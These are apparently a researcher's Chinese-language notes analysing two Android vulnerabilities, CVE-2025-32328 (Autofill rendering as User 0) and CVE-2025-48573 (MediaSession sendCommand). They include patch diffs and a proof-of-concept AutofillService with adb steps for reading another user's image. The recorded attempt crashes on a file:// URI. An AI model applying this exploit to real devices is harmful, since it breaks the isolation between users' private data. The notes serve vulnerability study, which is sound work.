# 一、CVE-2025-32328
在2025-12-01 安全补丁中

# (一) 漏洞原因
# 1. NVD描述
Session.java 的多个函数中存在一个逻辑错误,可能导致攻击者能够查看设备上其他用户的图像。这可能导致本地权限提升,而无需额外的执行权限。利用此漏洞无需用户交互【 Autofill UI 在 system_server 中,用 User 0 的身份,替当前前台用户“代为访问”了 User 0 的资源。 也就是可以使用户的 App 用system_server 用了 User 0 Context 访问 其他用户 下 App / Media / Provider 的数据】
# 2. commit信息
Fix Autofill Inflating as User 0
Autofill will inflate views as the current foreground user instead of
the system_server user (0).

//修复自动填充以用户 0 身份加载的问题,自动填充功能将以当前前台用户身份加载视图,而不是系统服务器用户 (0)。
实际上:Autofill UI 在 system_server 中使用了 User 0 的 Context 去 inflate RemoteViews,
而不是当前前台用户的 Context。- user0:在Android系统中,user0通常指的是主用户或系统用户。这个用户具有相对较高的权限,能够访问更多的系统资源和执行更广泛的系统级操作。user0下的应用通常可以访问系统文件、服务以及其他关键资源
- 当前用户身份:通常指的是在多用户模式下创建的其他用户。它们的权限受到限制,主要是为了保护每个用户的隐私和数据安全。各用户的应用只能访问自己创建的数据和文件,以及通过特定机制共享的数据。
注:在Android中,应用的uid是和当前的用户有关的,同一个应用具有相同的appId,其uid的计算方式为: uid = userId * 1000000 + appId,在主用户中,uid = appId
安卓的多用户模式实际上是多个用户空间,各个用户之间数据是不互通的,当前进程启动一个其他进程的activity,那么这个activity的数据和其他地方就不互通,包括调用一个静态数据,虽然可以调用到,但是数据是不互通的
# 3. diff信息
改变的五个文件都在autofill下:

在/server/autofill/ui/DialogFillUi.java和/server/autofill/ui/FillUi.java里做了同样的修改如下:
@@ -117,6 +120,7 @@
mUserContext = Helper.getUserContext(mContext);

//修改代码:presentation.applyWithTheme(mContext, ...)为:
presentation.applyWithTheme(mUserContext, ...)
@@ -153,6 +156,7 @@
mUserContext = Helper.getUserContext(mContext);

//修改代码:presentation.applyWithTheme(mContext, ...)为:
presentation.applyWithTheme(mUserContext, ...)
原本使用
mContext = new ContextThemeWrapper(context, mThemeId);
//context = system_server 的 Context
//ContextThemeWrapper:A context wrapper that allows you to modify or replace the theme of the wrapped context.
//用style中的各个属性,去覆盖已有的context中的属性,覆盖之后得到的context就是改变了部分属性后的 context了,然后用这个context去构建View,View中拿到的属性也就是新的值了。
//它就是一个可以指定Theme的Context包装。用于在View构造时为其提供Theme属性集。
/**ContextThemeWrapper 内部包含了与主题相关的接口,有自己的 Theme 和 Resource 成员,并且 Resource 可以传入自己的配置初始化。即 Theme 和 Resource 相关的行为不再是直接调用 mBase 的方法了,也就说,ContextThemeWrapper 和它的 mBase 成员在 Resource 和 Theme 相关的行为上是不同的**/

presentation.applyWithTheme(mContext, ...)//参数是通过上面的获取的
在上面说的添加新的代码中:mUserContext = Helper.getUserContext(mContext);,
使用了:/autofill/Helper.java中新增的代码,使得userId=当前前台用户id
+     * Creates the context as the foreground user
+     *//以前台用户身份创建context
+     * <p>Returns the current context as the current foreground user
+     *//返回当前context,即当前前台用户
+    @RequiresPermission(INTERACT_ACROSS_USERS)
+    public static Context getUserContext(Context context) {
+        int userId = ActivityManager.getCurrentUser();//设置userid= 当前前台用户
+        Context c = context.createContextAsUser(UserHandle.of(userId), /* flags= */ 0);
+        if (sDebug) {//在开头public static boolean sDebug = true;
+            Slog.d(
+                    TAG,
+                    "Current User: "
+                            + userId
+                            + ", context created as: "
+                            + c.getContentResolver().getUserId());
+        }
+        return c;【 context.createContextAsUser函数的返回含义】
+    }
+
+    /**
      * Checks the URI permissions of the remote view,
      * to see if the current userId is able to access it.
* 检查远程视图的 URI 权限,查看当前用户 ID 是否能够访问它。然后在/autofill/session修改了两部分代码,都是if条件中的内容,进行了进一步的防护:
这是第二层防护:
- 防止 AutofillService 的 Binder 调用身份
- 影响 PackageManager / resource 加载
1
         int iconResourceId = response.getIconResourceId();
         if (iconResourceId != 0) {
-            serviceIcon = mService.getMaster().getContext().getPackageManager()
-                .getDrawable(
-                    mService.getServicePackageName(),
-                    iconResourceId,
-                    null);
+            long token = Binder.clearCallingIdentity();//新增
+            try {
+                serviceIcon =
+                        mService.getMaster()
+                                .getContext()
+                                .getPackageManager()
+                                .getDrawable(
+                                        mService.getServicePackageName(), iconResourceId, null);
+            } finally {
+                Binder.restoreCallingIdentity(token);//新增
+            }
         }


2.
         if (customServiceNameId != 0) {
-            serviceLabel = mService.getMaster().getContext().getPackageManager()
-                .getText(
-                    mService.getServicePackageName(),
-                    customServiceNameId,
-                    null);
+            long token = Binder.clearCallingIdentity();
+            try {
+                serviceLabel =
+                        mService.getMaster()
+                                .getContext()
+                                .getPackageManager()
+                                .getText(
+                                        mService.getServicePackageName(),
+                                        customServiceNameId,
+                                        null);
+            } finally {
+                Binder.restoreCallingIdentity(token);
+            }
         }
# (二) 漏洞复现
刷机到打补丁前的版本
<img src="https://cdn.nlark.com/yuque/0/2025/png/35603403/1767102709080-91ca0766-2233-4781-9f11-58981b7c7c85.png" alt="img" style="zoom:33%;" />
poc:
package com.example.autofillpoc;

import android.app.assist.AssistStructure;
import android.net.Uri;
import android.service.autofill.AutofillService;
import android.service.autofill.FillCallback;
import android.service.autofill.FillRequest;
import android.service.autofill.FillResponse;
import android.service.autofill.Dataset;
import android.view.autofill.AutofillId;
import android.view.autofill.AutofillValue;
import android.widget.RemoteViews;

import android.util.Log;

public class LeakAutofillService extends AutofillService {

    private static final String TAG = "AutofillLeakPoC";

    @Override
    public void onFillRequest(
            FillRequest request,
            android.os.CancellationSignal cancellationSignal,
            FillCallback callback) {

        AssistStructure structure =
                request.getFillContexts()
                        .get(request.getFillContexts().size() - 1)
                        .getStructure();

        AutofillId targetId = findFirstInput(structure);
        if (targetId == null) {
            callback.onSuccess(null);
            return;
        }

        RemoteViews rv = new RemoteViews(
                getPackageName(),
                R.layout.autofill_view
        );

        // ⚠️ 关键点:URI 指向 User 0 中的媒体
        Uri leakedImage = Uri.parse(
                "file:///storage/emulated/0/Android/data/com.example.autofillpoc/files/secret.jpg"
        );
        rv.setImageViewUri(R.id.leak_image, leakedImage);


        rv.setImageViewUri(R.id.leak_image, leakedImage);

        Dataset dataset = new Dataset.Builder(rv)
                .setValue(targetId,
                        AutofillValue.forText("test"),
                        rv)
                .build();


        FillResponse response = new FillResponse.Builder()
                .addDataset(dataset)
                .build();

        Log.i(TAG, "Sending FillResponse with image URI: " + leakedImage);

        callback.onSuccess(response);
    }

    @Override
    public void onSaveRequest(
            android.service.autofill.SaveRequest request,
            android.service.autofill.SaveCallback callback) {
        callback.onSuccess();
    }

    private AutofillId findFirstInput(AssistStructure structure) {
        int nodes = structure.getWindowNodeCount();
        for (int i = 0; i < nodes; i++) {
            AssistStructure.WindowNode windowNode =
                    structure.getWindowNodeAt(i);
            AssistStructure.ViewNode root =
                    windowNode.getRootViewNode();
            AutofillId id = dfs(root);
            if (id != null) return id;
        }
        return null;
    }

    private AutofillId dfs(AssistStructure.ViewNode node) {
        if (node.getAutofillId() != null
                && node.getClassName() != null
                && node.getClassName().toString().contains("EditText")) {
            return node.getAutofillId();
        }
        for (int i = 0; i < node.getChildCount(); i++) {
            AutofillId id = dfs(node.getChildAt(i));
            if (id != null) return id;
        }
        return null;
    }
}
这里显示问题:
后面会添加
# 1. 添加资源文件(R 的关键来源)
① 添加 layout,右键:res → layout
New → Layout Resource File
选,这个用代码进行布局:

然后把内容替换为:
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:orientation="vertical">

  <ImageView
    android:id="@+id/leak_image"
    android:layout_width="200dp"
    android:layout_height="200dp" />
</LinearLayout>
② 添加 xml 目录
如果没有 res/xml:【这里以及有了】
- 右键
res - New → Android Resource Directory
- Resource type:xml
③ 添加 autofill_service.xml
右键:res/xml,New → Android Resource File
没找到Android Resource file

File name:
autofill_service
内容:
<autofill-service xmlns:android="http://schemas.android.com/apk/res/android" /># 2. 安装 APK
app/build/outputs/apk/debug/app-debug.apk<img src="https://cdn.nlark.com/yuque/0/2025/png/35603403/1767148680772-a48fef30-1780-4f5c-b969-392b00f27b42.png" alt="img" style="zoom:67%;" />
👉 PoC 研究完全不需要 Activity
- 先成功 Build APK
- 用 adb 安装:
adb install app-debug.apk【用后面的安装】
# 3. 漏洞利用:
前置条件(必须满足)
- Pixel 9 解锁 bootloader
- 刷入回退 Autofill Patch 的 system.img
- 至少 两个用户
adb shell pm create-user testuser
adb shell am switch-user 10
这里自己的设备上显示有新用户,然后转换角色

Step 1:在 User 0 中准备“敏感图片”
手机上切换为机主然后拍个照
<img src="https://cdn.nlark.com/yuque/0/2025/png/35603403/1767150274674-0be2ea29-ef25-412f-82c9-ff983ce622fd.png" alt="img" style="zoom:33%;" />
adb shell pm list users   #执行下面的代码可以查看当前已有账号的用户ID和name

adb shell am switch-user <USER_ID> #ADB切换用户的核心命令为

adb shell am instrument --user <userId> 可针对特定用户运行插桩测试。默认情况下,此命令使用当前用户。
adb install --user <userId> 可为特定用户安装软件包。要确保为所有用户安装软件包,您必须为每个用户调用此命令。
adb uninstall --user <userId> 可为特定用户卸载软件包。如果调用此命令时不带 --user 标记,可为所有用户卸载软件包。
adb shell am get-current-user 可获取当前(前台)用户 ID。
adb shell pm list users 可获取所有现有用户的列表。
adb shell pm create-user 可创建新用户并返回 ID。
adb shell pm remove-user 可按 ID 移除特定用户。
adb shell pm disable --user <userId> 可为特定用户停用软件包。
adb shell pm enable --user <userId> 可为特定用户启用软件包。
adb shell pm list packages --user <userId> 可为特定用户列出软件包(-e 可列出已启用的软件包,-d 可列出已停用的软件包)。默认情况下,此命令始终为系统用户列出软件包。
设备上的用户:

当前用户ID:

切换到用户10,然后手机上就切换到testuser了:

在user0下拍个照,并复制到/storage/emulated/0/Android/data/com.example.autofillpoc/files/
文件夹下【需要是user0的私有目录】,已有的照片在/sdcard/DCIM/User0Only文件夹下:
adb shell am switch-user 0
adb shell
mkdir /sdcard/DCIM/User0Only

#查看图片名称
cd /sdcard/DCIM/Camera
ls

cp /sdcard/DCIM/Camera/PXL_20251231_030147482.jpg /sdcard/DCIM/User0Only/


#【这个目录 从 Android 11 开始就被强隔离了】放user0的私有目录下
mkdir -p /storage/emulated/0/Android/data/com.example.autofillpoc/files/
cp /sdcard/DCIM/User0Only/PXL_20251231_030147482.jpg /storage/emulated/0/Android/data/com.example.autofillpoc/files/secret.jpg
chmod 600 /storage/emulated/0/Android/data/com.example.autofillpoc/files/secret.jpg
可以看到有照片
Step 2:安装 PoC(在 User 0 而不是 user10)
adb shell am switch-user 0
adb install app-debug.apk
#adb install AutofillUserLeakPoC.apk
PoC Autofill Service 安装在 user 0,确认一下:
adb shell pm list packages --user 0 | findstr autofillpoc而 user 10 中不安装这个 PoC(这是漏洞利用关键)

启用 Autofill Service【user0启用】
adb shell settings put secure autofill_service com.example.autofillpoc/.LeakAutofillService用 adb 验证 Service 是否被系统识别
adb shell dumpsys package com.example.autofillpoc | findstr LeakAutofillService
验证 Autofill Service 是否真的生效【在user10 下】
执行成功后,立刻检查:
adb shell settings get secure autofill_service
如果是 null 或 default → 说明设置没生效
漏洞验证:
adb shell settings put secure autofill_service com.example.autofillpoc/.LeakAutofillService
adb shell settings get secure autofill_service
触发 Autofill
- 打开任意含
EditText的 App(如浏览器搜索框) - 点击输入框
- 等待 Autofill UI 弹出
<img src="https://cdn.nlark.com/yuque/0/2025/png/35603403/1767171510553-4fc2b10e-ec79-42e3-876b-53daee804800.png" alt="img" style="zoom: 33%;" />
原因排查
在 PC 上执行(Windows 没问题):
adb logcat -c
adb logcat
然后在手机上:
- 点击 Chrome 的 EditText
- 等它再次提示“屡次停止运行”
在 logcat 里会看到类似:
FATAL EXCEPTION: main
Process: com.example.autofillpoc
标红色框的下一条:
这是因为 Android N 非常核心的一条安全规则:RemoteViews 不允许使用 **file://** URI
因为 RemoteViews 会被“跨进程 / 跨用户”渲染
所以系统直接在:
rv.setImageViewUri(...)
这里 强制 kill AutofillService
蓝色框中的内容表明:
- AutofillService 运行在 user10
- RemoteViews 尝试访问 user0 的 MediaProvider
- MediaProvider 明确识别到:这是跨用户访问
因为poc使用的代码是: file://
【 】
# 二、CVE-2025-48573
# (一) 漏洞原因
# 1. NVD描述
在 MediaSessionRecord.java 的 sendCommand 方法中,由于 FGS 在使用中滥用,可能存在在应用程序处于后台运行时启动前台服务的情况。这可能导致本地权限提升,而无需额外的执行权限。利用此漏洞无需用户交互。
sendCommand 允许外部(如 MediaController)向持有 Session 的应用程序发送自定义指令(即标准播放控制之外的命令,如“点赞”、“切换画质”、“修改播放模式”等)。
作用: 接收来自 MediaController 的通用指令,进行权限检查和参数校验,然后通过 Binder 机制将指令转发给应用程序进程中的 MediaSession.Callback。
# 2. commit信息
@@ -1461,9 +1461,6 @@
         public void sendCommand(String packageName, int pid, int uid, String command, Bundle args,
                 ResultReceiver cb) {
             try {
-                final String reason = TAG + ":" + command;
-                mService.tempAllowlistTargetPkgIfPossible(getUid(), getPackageName(),
-                        pid, uid, packageName, reason);
                 mCb.onCommand(packageName, pid, uid, command, args, cb);
             } catch (RemoteException e) {
                 Slog.e(TAG, "Remote failure in sendCommand.", e);

// 伪代码示例:MediaSessionRecord.java 内部逻辑示意
public void sendCommand(String packageName, int pid, int uid, String command, Bundle args, ResultReceiver cb) {
    try {
        // 1. 确认 Session 是否有效
        if (mDestroyed) {
            return;
        }

        // 2. 将 ResultReceiver 封装,以便跨进程传递
        // 注意:ResultReceiver 是单向的,用于应用向 Controller 返回结果

        // 3. 通过 Binder 调用应用端的 Callback
        // mSessionCb 是 ISessionCallback 的实例
        mSessionCb.onCommand(packageName, pid, uid, command, args, cb);

    } catch (RemoteException e) {
        // 处理 Binder 调用失败,通常意味着应用进程可能崩溃了
        Slog.e(TAG, "Remote failure in sendCommand.", e);
    }
}